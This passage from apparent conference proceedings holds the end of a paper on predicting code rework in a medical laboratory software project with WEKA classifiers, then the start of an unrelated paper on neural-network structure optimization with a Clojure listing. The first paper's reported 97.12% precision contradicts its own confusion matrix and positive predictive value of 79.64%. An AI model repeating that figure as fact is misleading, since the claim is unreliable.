Medical laboratory system that is subject of this research is developed in Java and .Net programming languages. Client part, Graphic User Interface (GUI) is built with .Net Windows Forms technology. Server part in Java implements logic, database operations, and exposes web-services for GUI. Most of coding tasks require changes in both .Net and Java classes. This limits the number of source code metrics only to those applicable to both technologies. The project is modular with about 4 million Java lines of code and 7 million .Net lines of code. All source code files for the analysis retrieved from source control repository took challenging 85 GB of disk space. This is caused by development running on several branch lines that are separated from main development for months or years. All these development lines were included in the research.

Acquired historical data (2014-2016), with only Java and .Net files has 237128 records, which gives around 300 files committed a day, where 17% was marked as a *Rework*. Learning from historical instances we could predict which changes will be *Reworked* and assign it for more extensive review (review could be done by additional programmers or architects). With 17% detected defects there is certain amount of overlooked problems that will be included in release version, but some of them could have been discovered if critical changes were reviewed more carefully. In defect prediction studies [11],[12], both process and source code metrics are used. We were not able to get satisfactory results with commonly used attributes as well as [13] and [14].

With company software development experts, we worked out long list of attributes that are worth including in prediction model. Apart from attributes commonly used in defect prediction practices, we tried to build other, like these describing employee metrics with experience per module (on different modularization levels), employee history in terms of failures, task complexity related to number of functional requirements or number of people involved in task coding. Final list contains 77 attributes.

## V. RESULTS

We used WEKA 3.8.1 [15] software package to build classifiers, select features and produce prediction reports with metrics described in section II. WEKA is an open-source package initiated by University of Waikato, with rich collection of machine learning algorithms for data mining tasks. The algorithms can be either applied directly to a data set or from the Java source code. Due to large data set in our research (223712 records with 77 attributes) we had to use distributed computing when evaluating different classifiers and subsets of attributes.

To reflect real use case for the system, we have trained classifier with 90% of all data and tested with remaining 10%. Assumption is that the model will be built with historical data for certain period, and new instances will be classified with it. Prediction model should be rebuilt every month. Taking into account software development process changes and experience with production cycle specifics we chose 3 years period as input for the model. Results of testing with models built for shorter periods confirmed this decision.

Performance of different classifiers and attribute sets, due to significant imbalance in class distribution, has to be done by measuring the AUROC of each classification [7]. From our experience in this research, the problem of attributes selection was a key aspect to obtain satisfactory results, which was also confirmed by [16], [17], and [18]. With appropriate attributes identified, the better accuracy could be achieved for a smaller sets of attributes with a simple appropriate classifier. We evaluated the following attribute selection algorithms:

- *CorrelationAttributeEval* which evaluates the worth of an attribute by measuring the correlation (Pearson's) between it and the class
- *PrincipalComponents* which performs a principal components analysis and transformation of the data
- *ReliefAttributeEval* which evaluates the worth of an attribute by repeatedly sampling an instance and considering the value of the given attribute for the nearest instance of the same and different class.
- *GainRatioAttributeEval* which evaluates the worth of an attribute by measuring the gain ratio with respect to the class
- *InfoGainAttributeEval* which evaluates the worth of an attribute by measuring the information gain with respect to the class



All these attribute selection methods were tested with Weka ranker which ranks attributes by their individual evaluations. Ranker was also used to find best number of attributes, evaluating in range of 15 to 65 attributes with step 6. Combination of 5 classification algorithms, attribute selection methods and number of attributes gave challenging number of 275 cases for grid search. Calculations were done with WEKA distributed computing, using company server resources. The best result has been achieved for Random Forest algorithm with 25 attributes selected with *InfoGainAttributeEval* algorithm.

Performance comparison of selected classifiers is presented in Table II. For chosen list of attributes the Random Forest algorithm provided the highest performance measure by means of AUROC (0.930). The results for other metrics are presented in Tables III-IV.

TABLE II.  
COMPARISON OF DIFFERENT CLASSIFIERS

Classification algorithm	Attribute selection algorithm	Number of attributes	AUROC
Random Forest	InfoGainAttributeEval	25	0.930
Bayes Net	GainRatioAttributeEval	60	0.816
C4.5	InfoGainAttributeEval	20	0.872
KNN	GainRatioAttributeEval	20	0.829
Naive Bayes	GainRatioAttributeEval	45	0.787

TABLE III.  
CONFUSION MATRIX FOR BEST PREDICTION MODEL

		Predicted	
		Correct (negative)	Rework (positive)
Actual	Correct (negative)	19755	543
	Rework (positive)	1290	2125

The interpretation of the results for development team is:

TABLE IV.  
BEST PREDICTION MODEL PERFORMANCE METRICS

Metric	Value
Precision	97.12 %
Accuracy	92.27 %
Sensitivity	62.23 %
Specificity	97.32 %
AUROC	0.930
Positive Prevalence	11.25 %
Positive Predictive Value	79.64 %
Negative Predictive Value	93.87 %

**If model classifies records as *Correct*, its confidence is 94%. Only 11% of all changed files have to be sent for extended code review, to hit 79% potential problems. Predictive model is able to recognize correctly 62% of all Reworks.**

We evaluated the classifier using 10 folds cross validation to find out that results are very close to those done in percentage split test. We take this as a confirmation, that prepared model is stable and ready for use in real life scenarios. List of all attributes mined in this research is available in Appendix, with best 25 preselected attributes, marked with a star (\*).

## VI. Conclusions

Our *Rework* prediction model will support QA activities with effective estimation of software areas that are at risk by mistakes introduced during source code changes. System will direct extended code review to these places. The proposed approach has been evaluated for feasibility on large medical software project and research results were considered worthy of implementation in the company where the research has been conducted. With very high precision (97.12 %) and accuracy (92.27 %), company should expect visible effects after implementation of the system build upon our research results. We show that by comparing AUROC values, Random Forest provides *Rework* prediction models with better predictive ability than other algorithms like Bayes Net, C4.5, KNN, and Naive Bayes. We believe that sophisticated mechanisms developed to collect the data for this research will be a base for subsequent analysis, and knowledge retrieved will support project management. Subjective medical software project is developed in multiple remote offices in different locations around the world, making the data set even more challenging and interesting from analytical point of view.

Next steps would include incorporating the prediction model into company regular operations and follow up on mechanisms to measure effectiveness of the implementation.

## APPENDIX

### Attributes collected from project management database:

- ISST* Problem category with possible values: Defect, Deficiency, Enhancement, Performance, Refactoring, Coding Standard, Demo, Custom scripts, Test Case, External – 3rd party
- ISSS* Severity of issue with possible values: Non Critical, Critical, Risk to Health
- ISSP* Priority of issue. Available values: 0-5 (Low - Urgent)
- HLE* Task coding time high level estimation in hours (\*)
- OFF* Employee office name

### Attributes collected from issue tracker system:

- CR* Task number. Generally task is created from issue and is assigned to programmer.

*IMPBY* Person who marked task as ‘Implemented’ (done). After this action task is passed to testing team.

*IMPD* Date when person marked task as ‘Implemented’

*SOLBY* Person who created solution for task. (Generally, it is more experienced person like architect or team leader)

*SOLT* This is set of 20 predefined values describing type of solution.

*ECH* Estimated hours for coding based on all details from task (\*)

*ACH* Actual hours spent on coding. (\*)

*NCMR* Number of commits for task (\*)

*NFCR* Number of file changed for task (\*)

*PINCR* Number of users who committed changes within task

*NAM* Number of affected modules (\*)

*NADM* Number of affected “dipper modules” (\*)

*NCSR* Number of .net files changed within task (\*)

*NJVR* Number of java files changed within task (\*)

*ASM* Number of affected files in the same module (\*)

*ASDM* Number of affected files in the same “dipper module” (\*)

*AOM* Number of affected files in other modules (\*)

*AODM* Number of affected files in “dipper modules” (\*)

#### **Data collected from issue tracker system on ‘file change level’:**

*CBY* Person who committed file change to source control system

*REV* Source control revision related to change

*OPT* File change operation: A – addition, D – deletion, U – update

*PAT* Absolute path to modified file in source control tree

*RPAT* Relative path to modified file

*BRA* Source control branch name

*PROJ* Project name of modified file

*MOD* Module name of modified file

*DMOD* Very big modules were divided it into small pieces called “dipper module”

*LAN* Coding language of modified file

*RWRK* This information stating if particular file change was good or was not. If at least one file was marked as rework, then related task was also marked as rework

*URE* This is information on how many reworks has person who committed particular change in his/her history. Attribute was calculated from the whole user history till commit date (\*)

*URYB* This is information on how many reworks has person who committed particular change over the last year (\*)

*NOFF* Number of commits of file within task (\*)

*PIIF* Number of people involved in file within task

#### **Attributes collected from source control (svn):**

*MCEXP* Sum of all modifications on file made by user who committed change till commit date

*TC* Sum of all modifications on file made by all users till commit date. This attribute may be treated as file age measures in changes.

*CGTC* File age categorized by expert into 8 categories

*UEXP* Contribution of committed user in file till commit date expressed in percentage

*CGUX* User Contribution categorized by expert into 6 categories

*NFUX* For 63 records we cannot establish user experience

*MMX* Sum of all modifications on module made by user who committed change till commit date (\*)

*DMMX* Sum of all modifications on “dipper module” made by user who committed change till commit date (\*)

*TMX* Sum of all modifications on module made by all users till commit date. This attribute may be treated as module age measures in changes (\*)

*TDX* Sum of all modifications on “dipper module” made by all users till commit date. This attribute may be treated as module age measures in changes (\*)

*MX* Contribution of committed user to module till commit date expressed in percentages (\*)

*DMX* Contribution of committed user to “dipper module” till commit date expressed in percentage (\*)

*CMX* User Contribution categorized by expert into 8 categories

*CDMX* Same as CMX but on “dipper module” level

*DIFI* Number of line insertions on a file in last commit

*DIFD* Number of line deletions on a file in last commit

*DIFC* Number of chunks on a file in last commit

*DIFER* For 60 records we cannot establish last commit size

*SDIFI* Sum of all line insertions per file per task

*SDIFD* Sum of all line deletions per file per task

*SDIFC* Sum of all chunks per file per task

*LFRD* Duration of the file change process measured in the number of revisions throughout the project (\*)

*LMP* How many days have elapsed since last modification of file in concrete svn branch

*LMRP* How many days have elapsed since last modification of file across all svn branches

*LMU* How many days have elapsed since last modification of file across all svn branches by user who committed this change

*DAISS* Number of requirements assigned to issue (\*)

*DACR* Number of requirements assigned to task (\*)

#### **Source code metrics for Java and .Net classes:**

*WBA* Average block depth for file

*WBB* Agerage complexity for file

*WBC* Number of lines of code

*WBD* Number of statements

*WBE* Number of statements per method

*WBF* Number of lines number of deepest block

*WBG* Number of lines of most complex method

*WBH* Maximum complexity

*WBI* For 3124 records we were not able to obtain metrics from file exported by SourceMonitor

*WBJ* For 9 records SourceMonitor throws an exception  
*WBK* For files that were deleted metrics were not calculated

## REFERENCES

- [1] *The Economic Impact of Inadequate Infrastructure for Software Testing*. National Institute Of Standards & Technology, 2002.
- [2] L. A. Curhan, "Software defect tracking during new product development of a computer system,"
- [3] D. Huizinga and A. Kolawa, *Automated Defect Prevention: Best Practices in Software Management*. .
- [4] S. McIntosh, Y. Kamei, B. Adams, and A. E. Hassan, "The Impact of Code Review Coverage and Code Review Participation on Software Quality: A Case Study of the Qt, VTK, and ITK Projects," in *Proceedings of the 11th Working Conference on Mining Software Repositories*, New York, NY, USA, 2014, pp. 192–201 <http://dx.doi.org/10.1145/2597073.2597076>.
- [5] "ISO 13485 Medical devices." [Online]. Available: <https://www.iso.org/iso-13485-medical-devices.html>.
- [6] E. Alpaydin, *Introduction to Machine Learning*. The MIT Press, 2014.
- [7] I. H. Witten, E. Frank, M. A. Hall, and C. J. Pal, *Data Mining, Fourth Edition: Practical Machine Learning Tools and Techniques*, 4 edition. Amsterdam: Morgan Kaufmann, 2016.
- [8] H. Arndt, "The Java Data Mining Package - A Data Processing Library for Java," in *2009 33rd Annual IEEE International Computer Software and Applications Conference*, 2009, vol. 1, pp. 620–621 <http://dx.doi.org/10.1109/COMPSAC.2009.88>.
- [9] "Python Data Analysis Library — pandas: Python Data Analysis Library." [Online]. Available: <http://pandas.pydata.org/>. [Accessed: 30-May-2017].
- [10] "SourceMonitor V3.5." [Online]. Available: <http://www.campwoodsw.com/sourcemonitor.html>. [Accessed: 29-May-2017].
- [11] X. Yang, R. G. Kula, N. Yoshida, and H. Iida, "Mining the Modern Code Review Repositories: A Dataset of People, Process and Product," in *2016 IEEE/ACM 13th Working Conference on Mining Software Repositories (MSR)*, 2016, pp. 460–463 <http://dx.doi.org/10.1109/MSR.2016.054>.
- [12] A. E. Hassan, "Predicting faults using the complexity of code changes," in *2009 IEEE 31st International Conference on Software Engineering*, 2009, pp. 78–88 <http://dx.doi.org/10.1109/ICSE.2009.5070510>.
- [13] "CKJM extended - An extended version of Tool for Calculating Chidamber and Kemerer Java Metrics (and many other metrics)." [Online]. Available: [http://gromit.iia.pwr.wroc.pl/p\\_inf/ckjm/](http://gromit.iia.pwr.wroc.pl/p_inf/ckjm/). [Accessed: 29-May-2017].
- [14] M. D'Ambros, M. Lanza, and R. Robbes, "Evaluating defect prediction approaches: a benchmark and an extensive comparison," *Empir. Softw. Eng.*, vol. 17, no. 4–5, pp. 531–577, Aug. 2012 <http://dx.doi.org/10.1007/s10664-011-9173-9>.
- [15] M. Hall, E. Frank, G. Holmes, B. Pfahringer, P. Reutemann, and I. H. Witten, "The WEKA Data Mining Software: An Update," *SIGKDD Explor Newsl*, vol. 11, no. 1, pp. 10–18, Nov. 2009 <http://dx.doi.org/10.1145/1656274.1656278>.
- [16] J. I. Khan, A. U. Gias, M. S. Siddik, M. H. Rahman, S. M. Khaled, and M. Shoyaib, "An attribute selection process for software defect prediction," in *2014 International Conference on Informatics, Electronics Vision (ICIEV)*, 2014, pp. 1–4 <http://dx.doi.org/10.1109/ICIEV.2014.6850791>.
- [17] B. Mishra and K. K. Shukla, "Impact of attribute selection on defect proneness prediction in OO software," in *2011 2nd International Conference on Computer and Communication Technology (ICCCCT-2011)*, 2011, pp. 367–372 <http://dx.doi.org/10.1109/ICCCCT.2011.6075151>.
- [18] T. M. Khoshgoftaar, K. Gao, and N. Seliya, "Attribute Selection and Imbalanced Data: Problems in Software Defect Prediction," in *2010 22nd IEEE International Conference on Tools with Artificial Intelligence*, 2010, vol. 1, pp. 137–144 <http://dx.doi.org/10.1109/ICTAI.2010.27>.



# The Realisation Of Neural Network Structural Optimization Algorithm

Grzegorz Nowakowski  
Cracow University of Technology  
ul. Warszawska 24, 31-155  
Cracow, Poland  
Email: gnowakowski@pk.edu.pl

Yaroslav Dorogyy  
National Technical University of  
Ukraine "Igor Sikorsky Kyiv  
Polytechnic Institute" av. Victory  
37, Kyiv, Ukraine  
Email: cisco.rna@gmail.com

Olena Doroga-Ivaniuk  
National Technical University of  
Ukraine "Igor Sikorsky Kyiv  
Polytechnic Institute" av. Victory  
37, Kyiv, Ukraine  
Email: cisco.rna@gmail.com

**Abstract**—This paper presents a deep analysis of literature on the problems of optimization of parameters and structure of the neural networks and the basic disadvantages that are present in the observed algorithms and methods. As a result, there is suggested a new algorithm for neural network structure optimization, which is free of the major shortcomings of other algorithms. The paper describes a detailed description of the algorithm, its implementation and application for recognition problems.

## I. INTRODUCTION

THE unit of neural networks is widely used to solve various problems including recognition tasks. The existence of a method for automatic search of neural network optimal structure could provide an opportunity to get the structure of a neural network much faster, that would better suit the subject area and existing incoming data.

Since there are no well-defined procedures for selecting the parameters of a NN and its structure for a given application, finding the best parameters can be a case of trial and error.

There are many papers, like [1-3] for example, in which the authors arbitrarily choose the number of hidden layer neurons, the activation function, and number of hidden layers. In [4], networks were trained with 3 to 12 hidden neurons, and it was found that 9 was optimal for that specific problem. The GA had to be run 10 times, one for each of the network architectures.

Since selecting NN parameters is more of an art than a science, it is an ideal problem for the GA. The GA has been used in numerous different ways to select the architecture, prune, and train neural networks. In [5], a simple encoding scheme was used to optimize a multi-layer NN. The encoding scheme consisted of the number of neurons per layer, which is a key parameter of a neural network. Having too few neurons does not allow the neural network to reach

an acceptably low error, while having too many neurons limits the NN's ability to generalize.

Another important design consideration is deciding how many connections should exist between network layers. In [6], a genetic algorithm was used to determine the ideal amount of connectivity in a feed-forward network. The three choices were 30%, 70%, or 100% (fully-connected).

In general, it is beneficial to minimize the size of a NN to decrease learning time and allow for better generalization. A common process known as pruning is applied to neural networks after they have already been trained. Pruning a NN involves removing any unnecessary weighted synapses. In [7], a GA was used to prune a trained network. The genome consisted of one bit for each of the synapses in the network, with a '1' represented keeping the synapse, while a '0' represented removing the synapse. Each individual in the population represented a version of the original trained network with some of the synapses pruned (the ones with a gene of '0'). The GA was performed to find a pruned version of the trained network that had an acceptable error. Even though pruning reduces the size of a network, it requires a previously trained network. The algorithm developed in this research optimizes for size and error at the same time, finding a solution with minimum error and minimum number of neurons.

Another critical design decision, which is application-specific, is the selection of the activation function. Depending on the problem at hand, the selection of the correct activation function allows for faster learning and potentially a more accurate NN. In [8], a GA was used to determine which of several activation functions (linear, logsig, and tansig) were ideal for a breast cancer diagnosis application.

Another common use of GA is to find the optimal initial weights of back-propagation and other types of neural networks. As mentioned in [9], genetic algorithms are good for global optimization, while neural networks are good for local optimization. Using the combination of genetic algorithms to determine the initial weights and back propagation learning to further lower error takes advantage of both strengths and has been shown to avoid local minima in the error space of a given problem. Examining the specifics of the GA used in [1] shows the general way in

<sup>1</sup> Presented results of the research, which was carried out under the theme No. E-3/627/2016/DS, were funded by the subsidies on science granted by Polish Ministry of Science and Higher Education.

which many other research papers use GA to determine initial weights. In [1], this technique was used to train a NN to perform image restoration. The researchers used fitness based selection on a population of 100, with each gene representing one weight in the network that ranged from -1 to 1 as a floating point number. Dictated by the specifics of the problem, the structure of the neural network was fixed at nine input and one output node. The researchers arbitrarily chose five neurons for the only hidden layer in the network. To determine the fitness of an individual, the initial weights dictated by the genes are applied to a network which is trained using back propagation learning for a fixed number of epochs. Individuals with lower error were designated with a higher fitness value. In [9-10], this technique was used to train a sonar array azimuth control system and to monitor the wear of a cutting tool, respectively. In both cases, this approach was shown to produce better results than when using back-propagation exclusively. In [11], the performance of a two back propagation neural networks were compared: one with GA optimized initial weights and one without. The number of input, hidden, and output neurons were fixed at 6, 25, and 4, respectively. Other parameters such as learning rate and activation functions were also fixed so that the only differences between the two were the initial weights.

In [1, 10-12], each of the synaptic weights was encoded into the genome as a floating point number (at least 16 bits), making the genome very large. The algorithm developed in this research only encodes a random number seed, which decreases the search space by many orders of magnitude. Determining the initial values using the GA has improved the performance of non-back propagation networks as well. In [13], a GA was used to initialize the weights of a Wavelet Neural Network (WNN) to diagnose faulty piston compressors. WNNs have an input layer, a hidden layer with the wavelet activation function, and an output layer. Instead of using back propagation learning, these networks use the gradient descent learning algorithm. The structure of the network was fixed, with one gene for each weight and wavelet parameter. Using the GA was shown to produce lower error and escape local minima in the error space. Neural networks with feedback loops have also been improved with GA generated initial weights.

Genetic algorithms have also been used in the training process of neural networks, as an alternative to the back-propagation algorithm. In [14] and [15], genes represented encoded weight values, with one gene for each synapse in the neural network. It is shown in [16] that training a network using only the back-propagation algorithm takes more CPU cycles than training using only GA, but in the long run back-propagation will reach a more precise solution. In [17], the Improved Genetic Algorithm (IGA) was used to train a NN and shown to be superior to using a simple genetic algorithm to find initial values of a back propagation neural network. Each weight was encoded using a real number instead of a binary number, which avoided lack of accuracy inherent in binary encoding. Crossover was only performed on a random number of genes instead of all of them, and mutation was performed on a random digit

within a weight's real number. Since the genes weren't binary, the mutation performed a "reverse significance of 9" operation (for example 3 mutates to 6, 4 mutates to 5, and so on). The XOR problem was studied, and the IGA was shown to be both faster and produce lower error. Similar to [2], this algorithm requires a large genome since all the weights are encoded.

Previously, genetic algorithms were used to optimize a one layered network [18], which is too few to solve even moderately complex problems. Many other genetic algorithms were used to optimize neural networks with a set number of layers [1-2, 11, 13, 19-20]. The problem with this approach is that the GA would need to be run once for each of the different number of hidden layers. In [19], the Variable String Genetic Algorithm was used to determine both the initial weights of a feed forward NN as well as the number of neurons in the hidden layer to classify infrared aerial images. Even though the number of layers was fixed (input, hidden, and output), adjusting the number of neurons allowed the GA to search through different sized networks.

A wide range of algorithms is used to build the optimal neural network structure. The first of these algorithms is the tiled constructing algorithm [21]. The idea of the algorithm is to add new layers of neurons in a way that input training vectors that have different respective initial values, would have a different internal representation in the algorithm. Another prominent representative is the fast superstructure algorithm [22]. According to this algorithm new neurons are added between the output layers. The role of these neurons is the correction of the output neurons error. In general, a neural network that is based on this algorithm has the form of a binary tree.

In summary, the papers mentioned above studied genetic algorithms that were lacking in several ways:

1. They do not allow flexibility of the number of hidden layers and neurons.
2. They do not optimize for size.
3. They have very large genomes and therefore search spaces.

The algorithm described in this article addresses all of these issues. The main goal of this work is to analyze the structure optimization algorithm of neural network during its learning for the tasks of pattern recognition [23] and to implement the algorithm using program instruments.

## II. THE ALGORITHM OF STRUCTURAL OPTIMIZATION DURING LEARNING

Structural learning algorithm is used in multilayer networks and directs distribution networks and has an iterative nature: on each iteration it searches for the network structure that is better than the last one. Network search is performed by sorting all possible mutations of network and by selection and combination of the best ones (selection and crossing).

Consider the basic parameters of the algorithm.

Learning parameters:

- learning rate:  $\eta$ ;



- inertia coefficient:  $\mu$ ;
- damping weights coefficient:  $\varepsilon$ ;
- probability of hidden layer neuron activation:  $p_h$ ;
- probability of input layer neuron activation:  $p_i$ .

Structured learning parameters:

- initial number of neurons in the hidden layer;
- activation function for the hidden layer;
- activation function in the output layer;
- maximum number of mutations in the crossing;
- number of training epochs of the original network;
- number of training epochs in the iteration;
- acceptable mutation types;
- part of the training sample used for training.

### III. ELEMENTARY STRUCTURAL OPERATIONS ON NEURAL NETWORK

According to [24] the following basic structural operations on the network have been introduced:

- adding a synapse between two randomly selected unrelated network nodes or neurons – operation  $Syn_{ADD}$ ;
- removing the synapse between two randomly selected unrelated network nodes or neurons – operation  $Syn_{DEL}$ ;
- moving synapse between two randomly selected unrelated network nodes or neurons – operation  $Syn_{MOD}$ ;
- changing the activation function of the neuron to randomly selected neuron – operation  $A_{MOD}$ ;
- serialization of the node or the neuron – operations  $Ser_{NODE}$  and  $Ser_{NR}$ ;
- parallelization of the node or the neuron – operations  $Par_{NODE}$  and  $Par_{NR}$ ;
- adding a node or a neuron – operations  $Add_{NODE}$  and  $Add_{NR}$ ;
- create a new layer – operation  $L_{ADD}$ ;
- removing the layer NN – operation  $L_{DEL}$ .

The use or nonuse of described structural operations depends on the complexity of the task.

For recognition problems that will be described in this article operations (mutations) described in [25] are used.

### IV. ALGORITHM IMPLEMENTATION

Internally neural networks are presented as numeric matrix sequences of each layer weight except for the input one. In Fig.1 the matrix sequence for [2-3-2] network type is showed: hidden layer matrix 2x3 and output layer one 3x2.

Each element  $a_{ij}$  in matrix  $A_k$  equals to weight value between  $i$  and  $j$  network neurons.

For realization of different types of mutations, the operations on matrices are used. When adding a new neuron




Fig. 1 [2-3-2] Network internal realization example

to the layer a combination of adding operations of new matrix row and column is implemented. In Fig. 2, 3 and 4 the realization of neuron addition to the input, hidden and output layers has been presented.




Fig.2 Neuron addition to the input layer




Fig.3 Neuron addition to the hidden layer




Fig. 4 Neuron addition to the output layer

To extract neurons opposing operations are used. In Fig. 5 there is a realization of extraction of a second neuron in the hidden network.




Fig.5 Hidden layer neuron extraction.

When adding a new layer, the new weight's matrix insertion operation is performed.

Since some operations change matrices' structures, there is a certain difficulty in their combination. For example, when extracting the hidden layer  $O_3$  neuron in [2-3-2] network the  $O_4$  neuron in the resulting network will shift

one position and become  $O_3$  neuron; when adding new hidden layer, that contains 4 neurons in front of existing hidden layer, next layer will shift one position. When combining different mutations their step-by-step execution has to be done in a strict order, which depends on type and parameters of each mutation. In Listing 1 there is a code fragment implemented in Clojure [26], that executes combined mutation. At first the mutations that do not change structures - addition and extraction of connections, are executed, then the addition of new neurons and extraction of existing ones is executed; new layers are added at the end. Mutations which extract neurons, are executed in neuron number decrease order, similarly as layer addition - in new layer index decrease order.

```
(defmethod mutate ::combined
[net {:keys [mutations]}]
(let [grouped-ms (group-by :operation mutations)
      {add-node-ms ::add-node del-node-ms ::del-node
       layer-ms ::add-layer} grouped-ms
      safe-ms (mapcat grouped-ms [::identity ::add-
        edge ::del-edge])
      safe-del-node-ms (reverse
        (sort-by #(second (:deleted-node %)) del-node-ms))
      safe-layer-ms (reverse (sort-by :layer-pos layer-
        ms))]
  ms (concat safe-ms add-node-ms safe-del-node-ms
    safe-layer-ms)]
(reduce mutate net ms)))
```

Listing 1 - Code fragment implemented in Clojure, that executes combined mutation

One of the Clojure [8] benefits over other programming languages is usage of unchangeable data structures - collections and containers, the content of which cannot be changed. In return, while trying to add a new element to the collection the new substance of the collection will be created containing this element. The operation of creating a new collection is optimized this way: both objects will use the mutual part of collection. In Fig. 6 the result of adding object 5 to the end of array [.....] is showed. V denotes an old collection object, v2 denotes newly created collection object.




Fig.6 Principle of data structure work in Clojure

Programming with unchangeable data structure usage makes programs much easier to understand.

- program parallelization simplicity - unchangeable data can be used in parallel without any need to synchronize threads;
- no problems with memory leaks;
- caching simplicity;
- major memory economy in some cases.

Due to these characteristics of unchangeable structures the main part of an algorithms work is done in parallel with maximum computing resources usage.

The developed system has a client-server architecture. A system deployment diagram is showed in Fig. 7. In general the system consists of 2 parts:

- server application, which does neural network learning and implements structure optimization algorithm;
- client application, which implements GUI




Fig.7 System deployment diagram

Clojure has been used to implement the server application. The Java platform [27] has been used as a runtime environment.

For the GUI implementation, the ClojureScript - Clojure dialect [26], executed in JavaScript, has been used.

## V. EXPERIMENTAL RESEARCH

The implemented program system is used to research problems of human face recognition. The face image database of Yale university was used as output data [28].

**Sampling** 10 different persons and 50 different images of each person were selected. Each image has been scaled to the size of 26x26 pixels and coded into 676-dimensional vector, the values of pixels' brightness were normalized to 0...1 range. Each output class representing a particular person was coded into a 10 element vector which contains 9 zeroes and a single 1 at a different index. The obtained 500 samples were randomly divided into training and testing sets 2:1.

In Fig. 8 the source images and images used for neural network learning are showed.

**Architecture of source network.** A network architecture which is shown in Fig. 9 was used to evaluate the work of the algorithm



Fig.8 Data set formation example




Fig.9 Image recognition network architecture

**Research of the algorithm.** The following training values and structural optimization settings have been used for SGD with weight decay regularization [29]:

- learning rate:  $\eta=0.002$ ;
- inertia coefficient:  $\mu=0.1$ ;
- damping weights coefficient:  $\varepsilon=0.1$ ;
- probability of hidden layer neuron activation:  $p_h=1$ ;
- probability of input layer neuron activation:  $p_i=1$ .

Selected parameters following algorithm:

- initial number of neurons in the hidden layer: 3;
- activation function for the hidden layer: ReLU[30];
- activation function in the output layer: softmax;
- maximum number of mutations in the crossing:  $M=50$ ;
- number of training epochs of the original network:  $T_0=100$ ;
- number of training epochs in the iteration:  $T_i=5$ ;
- acceptable mutation types: adding and removing synapses;
- part of the training sample used for training: 1;
- type of cost function: cross-entropy [31].

During 40 iterations of the algorithm 300 extractions and 128 additions of synapses were carried out. In Fig.10 and Fig. 11 the dependency of price and precision values of classification from amount of implemented learning epochs has been presented. Received values are shown in Table 1.

Due to connections' optimization structure we could lower false classification percentage to 4.2% on testing set.

An experiment has also been made in which  $T_i=3$ , which is shown in Fig. 12 and Fig. 13.

During 100 iterations of the algorithm 645 extractions and 457 additions of synapses were carried out. We could lower the false recognition percentage from 7.8 to 6.0 on testing set. The result is shown in Table 2.

TABLE 1 THE RESULTING ACCURACY OF IMAGE CLASSIFICATION FOR  $T_i=5$

Type NN	Training, %	Testing, %
Common	97.59	93.41
Optimized	98.19	95.80


